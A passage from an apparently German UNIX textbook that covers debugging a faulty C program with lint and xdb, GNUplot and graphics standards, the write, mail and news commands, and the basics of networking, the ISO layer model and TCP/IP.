   2. Fehler: Es wird eine Ganzzahl-Variable d deklariert,
   die nicht gebraucht wird. Dieser Fehler hat keine
   Auswirkungen, wird aber von lint beanstandet.
   3. Fehler: Die Funktion scanf verlangt Pointer als
   Argument, es muss &a heissen. Heimtueckischer
   Syntaxfehler. lint gibt eine irrefuehrende Warnung
   aus, der Compiler merkt nichts. Zur Laufzeit ein
   memory fault.
   4. Fehler: Es wird durch nichts verhindert, dass fuer
   b eine Null eingegeben wird. Das kann zu einem
   Laufzeitfehler fuehren, wird weder von lint noch
   vom Compiler bemerkt.
   5. Fehler: Es sollte die Summe ausgerechnet werden,
   nicht der Quotient. Logischer Fehler, wird weder
   von lint noch vom Compiler bemerkt.
   6. Fehler: Abschliessende Klammer fehlt. Syntaxfehler,
   wird von lint und Compiler beanstandet.

   Darueberhinaus spricht lint noch Hinweise bezueglich
   main, printf und scanf aus. Diese Funktionen sind
   aber in Ordnung, Warnungen ueberhoeren.  */

#define PI 3.14159
#include <stdio.h>

int main()
{

int a, b, c, d;

puts("Bitte 1. Summanden eingeben: ");
scanf("%d", a);
puts("Bitte 2. Summanden eingeben: ");
```



```
scanf("%d", &b);
c = a / b;
printf("Die Summe ist: %d\n", c);
```

Programm 3.24 : C-Programm mit Fehlern

Als erstes lassen wir den Syntaxprüfer `lint(1)` auf das Programm los:

```
lint fehler.c
```

und erhalten das Ergebnis:

```
fehler.c
==============
(36)  warning: a may be used before set
(41)  syntax error
(41)  warning: main() returns random value to environment

==============
function returns value which is always ignored
    printf     scanf
```

Zeile 41 ist das Programmende, dort steckt ein Fehler. Die Warnungen sind nicht so dringend. Mit dem `vi(1)` ergänzen wir die fehlende geschweifte Klammer am Schluß. Der Fehler hätte uns eigentlich nicht unterlaufen dürfen, da der `vi(1)` eine Hilfe zur Klammerprüfung bietet (Prozentzeichen). Neuer Lauf von `lint(1)`:

```
fehler.c
==============
(36)  warning: a may be used before set
(33)  warning: d unused in function main
(41)  warning: main() returns random value to environment

==============
function returns value which is always ignored
    printf     scanf
```

Wir werfen die überflüssige Variable d in der Deklaration heraus. Nochmals `lint(1)`.

```
fehler.c
==============
(36)  warning: a may be used before set
(41)  warning: main() returns random value to environment

==============
function returns value which is always ignored
    printf     scanf
```

Jetzt ignorieren wir die Warnung von `lint(1)` bezüglich der Variablen a (obwohl heimtückischer Fehler, aber das ahnen wir noch nicht). Wir lassen compilieren und rufen das compilierte Programm `a.out(4)` auf:

```
cc fehler.c
a.out
```

Der Compiler hat nichts zu beanstanden. Ersten Summanden eingeben, Antwort: `memory fault` oder `Bus error - core dumped`. Debugger[23] einsetzen, dazu nochmals mit der Option -g und dem vom Debugger verwendeten Objektfile `/usr/lib/xdbend.o` compilieren und anschließend laufen lassen, um einen aktuellen Speicherauszug (Coredump) zu erzeugen:

```
cc -g fehler.c /usr/lib/xdbend.o
chmod 700 a.out
a.out
xdb
```

Standardmäßig greift der Debugger auf das ausführbare File `a.out(4)` und das beim Zusammenbruch erzeugte Corefile `core(4)` zurück. Er promptet mit >. Wir wählen mit der Eingabe `s` Einzelschritt-Ausführung. Mehrmals mit RETURN weitergehen, bis Aufforderung zur Eingabe von a kommt (kein Prompt). Irgendeinen Wert für a eingeben. Fehlermeldung des Debuggers `Bus error`. Wir holen uns weitere Informationen vom Debugger:

```
T   (stack viewing)
s   (Einzelschritt)
q   (quit)
```

Nachdem wir wissen, daß der Fehler nach der Eingabe von a auftritt, schauen wir uns die Zeile mit `scanf( ..., a)` an und bemerken, daß wir der Funktion `scanf(3)` eine Variable statt eines Pointers übergeben haben. Wir ersetzen also `a` durch `&a`. Das Compilieren erleichtern wir uns durch `make(1)`. Wir schreiben ein File namens `makefile` mit folgenden Zeilen:

```
fehler: fehler.c
    cc fehler.c -o fehler
```

und rufen anschließend nur noch das Kommando `make(1)` ohne Argumente auf. Das Ergebnis ist ein lauffähiges Programm mit Namen `fehler`. Der Aufruf von `fehler` führt bei sinnvollen Eingabe zu einer Ausgabe, die richtig sein könnte. Wir haben aber noch einen Denkfehler darin. Statt der Summe wird der Integer-Quotient berechnet. Wir berichtigen auch das und testen das Programm mit einigen Eingaben. Da unser Quelltext richtig zu sein scheint, verschönern wir seine vorläufig endgültige Fassung mit dem Beautifier `cb(1)`:

```
cb fehler.c > fehler.b
rm fehler.c
mv fehler.b fehler.c
```

[23]Real programmers can read core dumps.

Schließlich löschen wir das nicht mehr benötigte Corefile und untersuchen das Programm noch mit einigen Werkzeugen:

```
time fehler
cflow fehler.c
cxref fehler.c
strings fehler
nm fehler
size fehler
ls -l fehler
strip fehler
ls -l fehler
```

`strings(1)` ist ein ziemlich dummes Werkzeug, das aus einem ausführbaren File alles heraussucht, was nach einem String aussieht. Das Werkzeug `nm(1)` gibt eine Liste aller Symbole aus, die lang werden kann. `strip(1)` wirft aus einem ausführbaren File die nur für den Debugger, nicht aber für die Ausführung wichtigen Informationen heraus und verkürzt dadurch das File spürbar. Abmelden mit `exit`.

3.10 Grafik

3.10.1 Grundbegriffe

Es gibt keine UNIX-Grafik. Das heißt, es gibt keine Standardprogramme in UNIX für die Bearbeitung grafischer Daten analog etwa zu den Werkzeugen für die Bearbeitung alphanumerischer Daten. Selbstverständlich kann man unter UNIX Grafik machen, aber man braucht dazu zusätzliche Programme, die nicht standardisiert sind und gelegentlich auch Geld kosten. Das Gleiche gilt auch für die Bearbeitung akustischer Daten, was technisch möglich, gelegentlich wünschenswert, aber weit entfernt von jeder Standardisierung ist. Trotzdem sollen hier die Grundbegriffe der Verwendung von Grafikfunktionen erläutert werden, da der eine oder andere Benutzer vielleicht über derartige Grafikpakete verfügt. Computer verarbeiten Informationen in Form von Zeichen (Buchstaben, Ziffern, Sonderzeichen), die im Gerät gemäß einer Tabelle (z. B. ASCII) als binäre Zahlen dargestellt werden. Außerdem verarbeiten sie auch Informationen in Form von Grafiken (geometrische Figuren wie Linien und Flächen, digitalisierte Abbildungen). Im Computer werden die Grafiken natürlich binär dargestellt, die Zuordnung erfolgt jedoch nicht über eine Tabelle. Dafür sind die Grafiken zu vielgestaltig.

Zur Verarbeitung von Zahlen braucht man Zahlenfunktionen wie Addition, Logarithmus, Regula falsi. Grafikfunktionen heißen Verschieben (Translation), Drehen (Rotation), Spiegeln, Verzerren. UNIX enthält keine Grafikkommandos oder -bibliotheken. Manche Computerhersteller fügen jedoch eigene Grafikpakete bei, Hewlett-Packard zum Beispiel **Starbase**. Ein weit verbreitetes und vom American National Standards Institute (ANSI) genormtes Grafikpaket ist das **Graphical Kernel System** (GKS), eine neue Entwicklung heißt **PHIGS**, ebenfalls ein ANSI-Standard.

Anwender - Programm	PLOTD, DIGIT, GNUPLOT
Grafische Plotsoftware (Funktions - Bibliothek)	PHIGS, GKS, Starbase
Zwischenspeicherung (Geräteunabhängig)	(Metafile)
Geräteabhängiges Programm	Treiber
Geräteabhängige Ausgabe	HPGL, PCL, Postscript ESC - Sequenzen
Ausgabegerät	Plotter, Drucker, Bildschirm

Abb. 3.10: Grafik von der Anwendung zur Ausgabe

Alle Grafikgeräte arbeiten entweder nach dem Raster- oder dem Vektorverfahren. Beim **Vektorverfahren** bestehen die Grafiken aus ununterbrochenen Linien, die jeweils zwei Punkte verbinden. Diese Linien werden im Computer durch Gleichungen dargestellt. Beim **Rasterverfahren** besteht die Grafik aus einer großen Anzahl von Punkten unterschiedlicher Helligkeit und gegebenenfalls Farbe. Beide Verfahren haben ihre Vor- und Nachteile.

Ausgabegeräte sind grafische Bildschirme, Plotter und grafikfähige Drucker. Die Eingabe ist das Ergebnis eines Programmes oder stammt von einem Scanner oder Digitalisiertablett.

Die Ausgabegeräte werden in einer bestimmten **Steuersprache** angesprochen. Viele Plotter und manche Drucker verstehen die Hewlett-Packard Graphics Language (HPGL). Diese Sprachen enthalten elementare Befehle wie select pen, pen up, pen down, ziehe Linie von A nach B, page feed. Grafische Bildschirme und manche Drucker verlangen Escape-Sequenzen. Der Benutzer könnte ein File in dieser Sprache schreiben und zum Ausgabegerät schicken. Dieser Weg ist mühsam und dem Programmieren in Assembler vergleichbar. Deshalb gehören zu einer Grafikbibliothek auch Unterprogramme und Treiber, die dem Benutzer die Verwendung höherer Befehle ähnlich wie in FORTRAN oder C ermöglichen.

3.10.2 GNUplot

GNUplot ist ein Programm zum Zeichnen von Diagrammen, das GNU-üblich als Quellcode vorliegt. Ausgangspunkt ist entweder eine Funktionsgleichung oder eine Wertetabelle. Sowohl cartesische wie Polarkoordinaten können verwendet werden.

Dreidimensionale Darstellungen in cartesischen, Kugel- oder Zylinderkoordinaten sind ebenfalls möglich. Die Achsen können linear oder logarithmisch geteilt sein. Andere Teilungen muß man selbst programmieren. Soweit sinnvoll, werden reelle und komplexe Argumente verarbeitet. Das Programm wird entweder interaktiv (Bildschirm-Dialog) oder durch ein Script gesteuert.

Die Ausgabe geht in ein File oder auf ein Gerät. Treiber für einige Terminals und den HP Laserjet gehören dazu, ebenso die Möglichkeit, Postscript-, LaTeX- oder HPGL-Files zu erzeugen. Hier ein einfaches Beispiel. Wir schreiben ein Script `plotscript`:

```
set term latex              \# Ausgabe im LaTeX-Format
set output "plot.tex"       \# Ausgabe nach File plot.tex
plot sin(x)/x               \# zu zeichnende Funktion
```

Programm 3.25 : GNUplot-Script zum Zeichnen der Funktion y = (sin x)/x, Ausgabe im LaTeX-Format auf File plot.tex

und rufen GNUplot mit dem Script als Argument auf:

```
gnuplot plotscript
```

Interaktiv wären die Kommandos:

```
gnuplot
set term latex
set output "plot.tex"
plot sin(x)/x
quit
```

einzugeben. Für alle nicht genannten Parameter werden Default-Werte genommen. Als Ausgabe erhalten wir eine LaTeX-Picture-Umgebung, die sich in ein LaTeX-Dokument einbinden läßt, siehe Abb. 3.11. Für Konstruktions-Zeichnungen (CAD) oder Illustrationen ist GNUplot nicht gedacht.

3.10.3 Graphical Kernel System (GKS)

Das unter ANSI X3.124-1985 genormte **Graphical Kernel System** (GKS) ist eine Sammlung von Grundfunktionen zur Bewältigung grafischer Aufgaben auf dem Computer. Die Norm legt die Funktionalität und die Syntax fest, Softwarehersteller bieten GKS-Pakete als compilierte C- oder FORTRAN-Funktionen für eine Reihe von Prozessoren an. Die Sammlung enthält Funktionen:

- zur Ausgabe grafischer Grundelemente,
- für die Attribute der Grundelemente,
- zur Steuerung der Workstation,
- für Transformationen und Koordinatensysteme,
- zur Bearbeitung von Elementgruppen (Segmenten),



Abb. 3.11: Diagramm von (sin x)/x, erzeugt mit GNUplot

- zur Eingabe,
- zur Bearbeitung von Metafiles,
- für Statusabfragen,
- zur Fehlerbehandlung.

3.10.4 PHIGS

PHIGS heißt Programmer's Hierarchical Interactive Graphics System und ist eine ANSI/ISO-Norm, die über GKS hinausgeht und möglicherweise der künftige Grafikstandard wird. Die Norm definiert die Funktionen sowie ihre Einbindung in FORTRAN- und C-Programme. Sie ist von vornherein auf zwei- und dreidimensionale (perspektivische) Darstellungen angelegt. Im Handel sind Funktionsbibliotheken, die diese Norm verwirklichen, beispielsweise FIGARO+ von Template Graphics Software.

Weiteres siehe in der Zeitschrift IX 1992 Nr. 5, S. 54 und 60.

3.10.5 Übung

(Fortsetzung folgt)

3.11 Kommunikation

Unter **Kommunikation** verstehen wir den Nachrichtenaustausch unter Benutzern, hier beschränkt auf die Benutzer einer Anlage. Der Austausch Benutzer - Computer fällt unter den Begriff des Bildschirm-Dialogs. Sind mehrere Computer beteiligt, handelt es sich um Kommunikation im Netz.

3.11.1 Message (write, talk)

Zwei gleichzeitig angemeldete Benutzer (mit `who(1)` abfragen) können über ihre Terminals einen **Dialog** miteinander führen. Das Kommando lautet `write(1)`:

```
write username ttynumber
```

also beispielsweise

```
write gebern1 tty1p1
```

Die Angabe des Terminals darf entfallen, wenn der Benutzer nur auf einem Terminal angemeldet ist. Der Dialog wird wie üblich mit CONTROL d beendet. Da der Bildschirm eigene und fremde Zeichen wiedergibt wie sie kommen, ist Disziplin angebracht, genau wie beim Wechselsprechen über Funk. Eine Konferenz mit mehreren Teilnehmern ist technisch möglich, praktisch aber kaum durchzuführen.

Das nicht überall vorhandene Kommando `talk(1)` teilt den Bildschirm unter den beiden Gesprächspartnern auf, so daß auch bei gleichzeitigem Senden die Übersicht gewahrt bleibt.

Ein Benutzer verhindert mit dem Kommando `mesg(1) n`, daß er während seiner Sitzung durch Messages gestört wird. Er entzieht der Allgemeinheit die Schreiberlaubnis für sein Terminal `/dev/tty...`. Das entspricht allerdings nicht dem Geist von UNIX. Die Standardeinstellung unserer Anlage ist `mesg y` (in `/etc/profile` gesetzt).

3.11.2 Mail (mail, mailx, elm, MIME)

Ein elektronisches Mailsystem ermöglicht, einem Benutzer, der momentan nicht angemeldet zu sein braucht, eine Nachricht zu schreiben. Bei nächster Gelegenheit findet er den elektronischen Brief; ob er ihn liest, ist seine Sache. Eine Rückmeldung kommt nicht zum Absender. Man kann auch Rundschreiben an Benutzergruppen oder an alle versenden. Das System selbst macht ebenfalls von dieser Möglichkeit Gebrauch, wenn es einen Benutzer nicht im Dialog erreichen kann. Eine nützliche Sache, sowohl als Hauspost wie als weltweite **Electronic Mail**, nur die Briefmarkensammler trauern. Die herkömmliche, auf dem Transport von Papier beruhende Post wird demgegenüber als Snail-Mail oder kurz **Snail** bezeichnet, was im Englischen Schnecke heißt. Mailsysteme befördern grundsätzlich nur Texte, oft nur in 7-bit-ASCII, keine Grafiken oder andere binäre Files (komprimierte Files, compilierte Programme). Hat man binäre Files per Mail zu übertragen, muß man sie erst in Textfiles umwandeln (siehe `uuencode(1)`) oder andere Wege wählen (`ftp(1)`).

Mit dem Kommando `mail(1)` wird der Inhalt der eigenen Mailbox angezeigt, Brief für Brief, der jüngste zuerst. `mail(1)` fragt bei jedem Brief mit dem Prompt `?`, was es damit machen soll: im Briefkasten lassen, in einem File `mbox` ablegen oder löschen. Mit der Antwort `*` auf den Mail-Prompt erhalten Sie eine Auskunft über die Kommandos von `mail`.

`mail(1)` mit einem Benutzernamen als Argument aufgerufen öffnet einen einfachen Editor zum Schreiben eines Briefes. Mit `return control-d` wird der

Brief beendet und abgeschickt. Man kann auch ein Textfile per Redirektion als Briefinhalt verwenden:

```
mail wualex1 < textfile
```

Die Umgebungsvariable MAILCHECK bestimmt, in welchen Zeitabständen während einer Sitzung die Mailbox auf neue Post überprüft werden soll. Üblich sind 600 Sekunden. Durch das Kommando `mail(1)` in `/etc/profile` wird automatisch beim Anmelden die Mailbox angezeigt. Ein `dead.letter` ist ein unzustellbarer Brief, aus welchen Gründen auch immer.

Enthält eine Mailbox als erste Zeile:

```
Forward to person
```

so wird alle Post an den Inhaber der Mailbox an den Benutzer `person` weitergeleitet. Das ist praktisch, falls ein Benutzer Mailboxen auf mehreren Systemen hat, die Mail aber nur auf seinem wichtigsten System liest. Auch läßt sich die Mail an `root` oder `admin` je nach Anwesenheit (Urlaub, Krankheit) an verschiedene natürliche Benutzer umleiten. Die Mailbox muß als Gruppe `mail` sowie Lese- und Schreiberlaubnis für die Gruppe haben.

Das UNIX-Kommando `mailx(1)` bietet erweiterte Möglichkeiten. Auf vielen Systemen ist auch das bildschirmorientierte und benutzerfreundlichere Mailkommando `elm(1)` vorhanden. Es fragt nach den notwendigen Informationen, ruft zum Schreiben den gewohnten Editor auf und läßt sich durch ein File `$HOME/.elm/elmrc` an persönliche Wünsche anpassen. `elm(1)` ist mit `mail(1)` verträglich, man kann sie durcheinander benutzen.

Es empfiehlt sich, einen logischen Benutzer namens `postmaster` mit einem Sternchen als Passwort in `/etc/passwd(4)` einzurichten und seine Post an den System-Manager oder eine andere vertrauenswürdige Person weiterzuleiten, die täglich ihren Briefkasten leert. Der **Postmaster** erhält als Default die Problemfälle des Mail-Systems zugeschickt; außerdem kann man ihn als Anschrift für alle Benutzer gebrauchen, die nicht wissen, was eine Mailbox ist.

Während die Mail innerhalb *einer* Anlage einfach ist, erfordert eine weltweite Mail einen größeren Aufwand, ist aber auch viel spannender, siehe Abschnitt 3.12.11 *Electronic Mail*.

Merke: Mail kann man nur an einen Benutzer oder einen als Benutzer eingetragenen Dämon schicken, nicht an eine Maschine (Netzknoten).

3.11.3 News (news)

Nachrichten oder **News** sind Mitteilungen, die jedermann schreiben und lesen darf. Die Files sind in `/usr/news` zu finden. Falls Sie eine Runde locker machen wollen, tippen Sie

```
vi /usr/news/freibier
a
Heute gibt es Freibier.
escape
```



```
:wq
chmod 644 /usr/news/freibier
```

Vergessen Sie nicht, Ihren News die Leseerlaubnis für alle (644) mitzugeben und das Bier bereitzustellen.

Das File `.news_time` im Home-Verzeichnis hält die Zeit der letzten News-Anzeige fest. Das Kommando `news(1)` im File `/etc/profile` sorgt dafür, daß bei jeder Anmeldung die Neuigkeiten angezeigt werden. Sie können es aber auch gesondert eingeben. Mittels `news -a` werden alle Nachrichten angezeigt. Auch im Netz gibt es umfangreiche Nachrichtendienste, siehe Abschnitt 3.12.13 *Neuigkeiten (Usenet)*.

3.11.4 Message of the Day

Mittels der **Message of the Day** – das Wort zum Alltag – schickt der Systemmanager eine Mitteilung an alle Benutzer, die sie jedesmal beim Einloggen zu lesen bekommen. Der Text steht in `/etc/motd`. Hinweise auf neue Programmversionen oder drohende Reparaturen gehören hierhin. Die Ausgabe wird durch `cat /etc/motd` im File `/etc/profile` veranlaßt.

3.11.5 Übung

Zur Kommunikation brauchen Sie einen Gesprächspartner, nur Post können Sie auch an sich selbst schicken. Im Notfall steht der oder die `root` zur Verfügung.

`set`	(Umgebung ansehen)
`who`	(Partner bereit?)
`write partner`	(Bell abwarten)
Dialog fuehren	(nur mit RETURN, kein CONTROL-d)
`oo`	(over and out)
`control d`	(Ende des Gespraechs)
`mail`	(Ihr Briefkasten)
`*`	(`mail`-Kommandos ansehen)
`mail username`	(Brief an `username`)
Brief schreiben, RETURN	
`control d`	(Ende des Briefes)
`elm \>(\verb`elm+ gibt Hinweise)	
`cat > /usr/news/heute`	(News schreiben)
`Heute gibts Freibier.`	
`control d`	(Ende News)
`chmod 644 /usr/news/heute`	

abmelden, wieder anmelden

`news -a` (alle News anzeigen)

`rm /usr/news/heute`

`cat /etc/motd` (MOTD anzeigen)

Falls es keine MOTD gibt, Mail an `root` schicken.

Abmelden mit `exit`.

3.12 Netze

3.12.1 Grundbegriffe

Netze sind ein komplexes Thema, das liegt in ihrer Natur. Deswegen werden sie in Grafiken meist als Wölkchen dargestellt. Wir versuchen, den Nebel zu durchdringen, ohne uns in den Einzelheiten zu verlieren. Beim Telefonieren vergegenwärtigen wir uns ja auch nicht jedesmal die Einzelheiten der Verbindung.

Ehe wir uns der Praxis zuwenden, ein Überblick über die rasch verlaufende Entwicklung. Ein Vorgriff auf einige später erklärte Begriffe ist dabei unvermeidlich. Wir erkennen vier Stufen in der Entwicklung der Computernetze:

- Am Anfang standen **kleine Netze**, die der gemeinsamen Nutzung von Peripherie wie Massenspeicher und Drucker und von Datenbeständen wie Telefon- und Anschriftenlisten dienten. Netzdienste wie E-Mail waren praktisch nicht vorhanden, die Sicherheitsanforderungen bescheiden. Typische Vertreter: Novell Netware Lite, Kirschbaum Link und andere.
- Die kleinen Netze wurden größer und untereinander verbunden. Plötzlich hatte man das weltumspannende **Internet**. Damit wurden Routing-Fragen wichtig: wie findet eine E-Mail[24] zum Empfänger? Betriebs- und Datensicherheit rückten ins Bewußtsein der Netzerfinder und -verwalter. Netzdienste kamen auf: Kommunikation (E-Mail, FTP, NetNews) und Auskunftsdienste (Archie, Gopher, WWW). Das Netz wurde damit um neue, wesentliche Funktionen bereichert. Das ist der heutige Zustand.
- Die verschiedenen Netzdienste werden unter einer **gemeinsamen Oberfläche** vereinigt. Der Benutzer wählt nicht mehr FTP oder Gopher aus, sondern bleibt in einem einzigen Programm, das je nach den Wünschen des Benutzers die verschiedenen Dienste anspricht. Die Dienste werden multimediafähig, man kann außer Text auch grafische und akustische Daten austauschen. Ob auch Gerüche dabei sein werden, ist zur Zeit noch offen. Das ist ein Entwicklungsziel.
- Die Computernetze und die anderen informationsübertragenden Netze (Telefon, Kabelfernsehen) werden vereinigt zu einem **digitalen Datennetz** mit einheitlichen Daten-Steckdosen in den Gebäuden. Das digitale Telefonnetz ISDN ist ein Schritt in diese Richtung. Auch noch ein Entwicklungsziel.

Prognosen sind gewagt, sofern man nicht ein biblischer Prophet ist. Die genannten Entwicklungen sind jedoch im Gange, im globalen Dorf sind schon einige Straßen befestigt.

Wie wir bereits im Kapitel 2 *Hardware* bemerkt haben, verstehen wir unter einem **Computernetz** ein Netz aus selbständigen Computern und nicht ein Terminalnetz oder verteilte Systeme, die sich dem Benutzer wie ein einziger Computer darbieten. Um die Arbeitsweise eines Netzes besser zu verstehen, sollte man sich zu Beginn der Arbeit drei Fragen stellen:

[24]Es hat einen Grund, weshalb wir Mail sagen und nicht Post: In den Netnews ist ein Posting die Alternative zu einer Mail.

- Was will ich im einzelnen machen?
- Welche Hardware ist beteiligt?
- Welche Software ist beteiligt?

Auch wenn man die Fragen nicht in allen Einzelheiten beantworten kann, helfen sie doch, das Geschehen hinter dem Terminal zu durchschauen. Andernfalls kommt man nicht über das Drücken auswendig gelernter Tasten hinaus.

Der Computer, an dessen Terminal man arbeitet, wird als **local** bezeichnet, der unter Umständen weit entfernte Computer, in dem man augenblicklich arbeitet (Prozesse startet), als **remote**. Ein entfernter Computer, der eine Reihe von Diensten leistet, wird **Host** genannt, zu deutsch Gastgeber. Wenn von zwei miteinander verbundenen Computern (genauer: Prozessen) einer Dienste anfordert und der andere sie leistet, bezeichnet man den Fordernden als **Client**, den Leistenden als **Server**. Es kommt vor, daß Client und Server gemeinsam in derselben Hardware stecken. Der Begriff Server wird auch allgemein für Computer gebraucht, die auf bestimmte Dienstleistungen spezialisiert sind: Fileserver, Mailserver, Kommunikationsserver, Druckerserver usw.

Wenn zu Beginn der Verbindung eine durchgehende Leitung zwischen den Beteiligten aufgebaut und für die Dauer der Übertragung beibehalten wird, spricht man von einer **leitungsvermittelten** Verbindung. Das ist im Telefondienst zur Zeit noch die Regel. Da bei der Übertragung große Pausen (Schweigen) vorkommen, während der eine teure Leitung nutzlos belegt ist, geht man mehr und mehr dazu über, die zu übertragenden Informationen in Pakete aufzuteilen, sie mit der Empfängeradresse und weiteren Angaben zu beschriften und über irgendeine gerade freie Leitung zu schicken, so wie bei der Paketpost. Dort wird ja auch nicht für Ihr Weihnachtspäckchen an Tante Clara ein Gleis bei der Bundesbahn reserviert. Diese Art der Verbindung heißt **paketvermittelt**.

Wenn Sie also mit einem Computer in Übersee korrespondieren, kann es sein, daß einige Ihrer Bytes über Satellit laufen, andere durch ein Seekabel, einige links um den Globus herum, andere rechts. Die Reihenfolge, in der Ihre Pakete beim Empfänger eintreffen, braucht durchaus nicht dieselbe wie beim Abschicken zu sein. Deshalb sind die Pakete numeriert.

3.12.2 Schichtenmodell

Größere Netze sind umfangreiche Gebilde aus Hard- und Software. Um etwas Ordnung hineinzubringen, hat die **ISO** (International Organization for Standardization) ein Modell aus sieben Schichten entwickelt. Dieses Modell wird viel verwendet, aber auch kritisiert. Ein Vorwurf richtet sich gegen seine starke Bindung an die Telefontechnik. Telefone und Computer unterscheiden sich, obwohl sie manchmal dieselben Leitungen verwenden. Die Zahl Sieben stammt aus der babylonischen Mythologie, nicht aus technischer Notwendigkeit. Das SNA-Netz von IBM gliedert sich auch in sieben Schichten, die Aufgaben sind jedoch anders verteilt. TCP/IP-Netze gliedern sich in vier Schichten. Das ISO-Modell ist noch nicht vollendet, sondern in Arbeit. Das auf UNIX-Anlagen viel verwendete TCP/IP-Protokoll ist älter und läßt sich nur schwer in das ISO-Modell zwängen.



Abb. 3.12: ISO-Schichtenmodell eines Netzes

Das ISO-Modell stellt zwei Computer dar, die miteinander verbunden sind. Jede Schicht leistet eine bestimmte Art von Diensten an die Schicht darüber und verlangt eine bestimmte Art von Diensten von der Schicht darunter. Oberhalb der obersten Schicht kann man sich den Benutzer vorstellen. Jede Schicht kommuniziert logisch – nicht physikalisch – mit ihrer Gegenschicht auf derselben Stufe. Eine physikalische Verbindung (Draht, Lichtwellenleiter, Funk) besteht nur in der untersten Schicht (Bild 3.12).

In der obersten Schicht laufen die **Anwendungen** (application), beispielsweise ein Mailprogramm (`elm(1)`) oder ein Programm zur Fileübertragung (`ftp(1)`). Die Programme dieser Schicht verkehren nach oben mit dem Benutzer oder Anwender.

Die **Darstellungsschicht** (presentation) bringt die Daten auf eine einheitliche Form und komprimiert und verschlüsselt sie gegebenenfalls. Auch die Frage EBCDIC- oder ASCII-Zeichensatz wird hier behandelt. Dienstprogramme und Funktionen des Betriebssystems sind hier angesiedelt.

Die Programme der **Sitzungsschicht** (session) verwalten die Sitzung (login, Passwort, Dialog) und synchronisieren die Datenübertragung, das heißt sie baut nach einer Unterbrechung der Verbindung die Sitzung wieder auf. Ein Beispiel sind die NetBIOS-Funktionen.

In der **Transportschicht** (transport) werden die Daten ver- und entpackt sowie die Verbindungswege aufgebaut, die während einer Sitzung wechseln können, ohne daß die darüberliegenden Schichten etwas davon merken. Protokolle wie TCP oder UDP gehören zur Transportschicht.

Die **Netzwerkschicht** (network) betreibt das betroffene Subnetz, sorgt für Protokollübergänge und führt Buch. Zugehörige Protokolle sind IP oder ICMP.

Die **Data-Link-Schicht** transportiert Bytes ohne Interesse für ihre Bedeutung und verlangt bei Fehlern eine Wiederholung der Sendung. Auch die Anpassung unterschiedlicher Geschwindigkeiten von Sender und Empfänger ist ihre Aufgabe. Ethernet oder X.25 sind hier zu Hause.

Die unterste, **physikalische Schicht** (physical) gehört den Elektroingenieuren. Hier geht es um Kabel, Lichtwellenleiter oder Funkstrecken, um Spannungen, Ströme, Widerstände und Zeiten. Hier werden Pulse behandelt und Stecker genormt.

3.12.3 Protokolle (TCP/IP)

Ein **Netz-Protokoll** ist eine Sammlung von Vorschriften und Regeln, die der Verständigung zwischen den Netzteilnehmern dient, ähnlich wie bestimmte Sitten und Gebräuche den Umgang unter den Menschen erleichtern. Auch in der höheren Tierwelt sind instinktive Protokolle verbreitet. Bekannte Netz-Protokolle sind:

- TCP/IP
- ISO-OSI
- IBM-SNA
- Decnet LAT
- IPX-Novell (IEEE 802.3)
- Appletalk
- Banyan Vines
- IBM und Novell NetBIOS

Zwei Netzteilnehmer können nur miteinander reden, wenn sie dasselbe Protokoll verwenden. Da das nicht immer gegeben ist, braucht man Protokoll-Umsetzer als Dolmetscher.

TCP/IP heißt **Transmission Control Protocol/Internet Protocol** und ist eine Sammlung mehrerer, sich ergänzender Protokolle aus der **Internet Protocol Suite**, und zwar die bekanntesten, weshalb die ganze Sammlung nach ihnen benannt wird. Die wichtigsten, in dieser Suite festgelegten Dienste sind:

- File Transfer, geregelt durch das File Transfer Protocol FTP,
- Remote Login, geregelt durch das Network Terminal Protocol TELNET,
- Electronic Mail (E-Mail), geregelt durch das Simple Mail Transfer Protocol SMTP,
- Network File Systems,
- Remote Printing,
- Remote Execution,

- Name Server,
- Terminal Server,
- Netzorientierte Window-Systeme wie das X-Window-System.

Die einzelnen Protokolle werden in **Requests for Comments** (RFC) beschrieben, die im Internet frei zugänglich sind. Bisher sind rund 2000 Requests erschienen. Der RFC 1463 beispielsweise ist **For Your Information** (FYI, also nicht normativ) und enthält eine Bibliographie zum Internet, wohingegen der RFC 959 das File Transfer Protokoll beschreibt. Bisher sind rund 25 FYIs erschienen, die außer ihrer RFC-Nummer noch eine eigene FYI-Nummer tragen. Die RFCs werden nicht aktualisiert, sondern bei Bedarf durch neuere mit höheren Nummern ersetzt (anders als DIN-Normen). Auf `ftp.ciw.uni-karlsruhe.de` halten wir im Verzeichnis `/pub/docs/net/rfc` einige der RFCs sowie eine nach Titel sortierte Liste. Als Neuling (newbie) sollten Sie vor allem den RFC 1462 = FYI 20 *What is the Internet?* lesen, rund 10 Seiten.

Die TCP/IP-Protokolle lassen sich in **Schichten** einordnen, allerdings nicht in das jüngere ISO-Schichten-Modell. Jede Schicht greift auf die Dienste der darunter liegenden Schicht zurück, bis man bei der Hardware landet. TCP/IP kennt vier Schichten (ISO sieben):
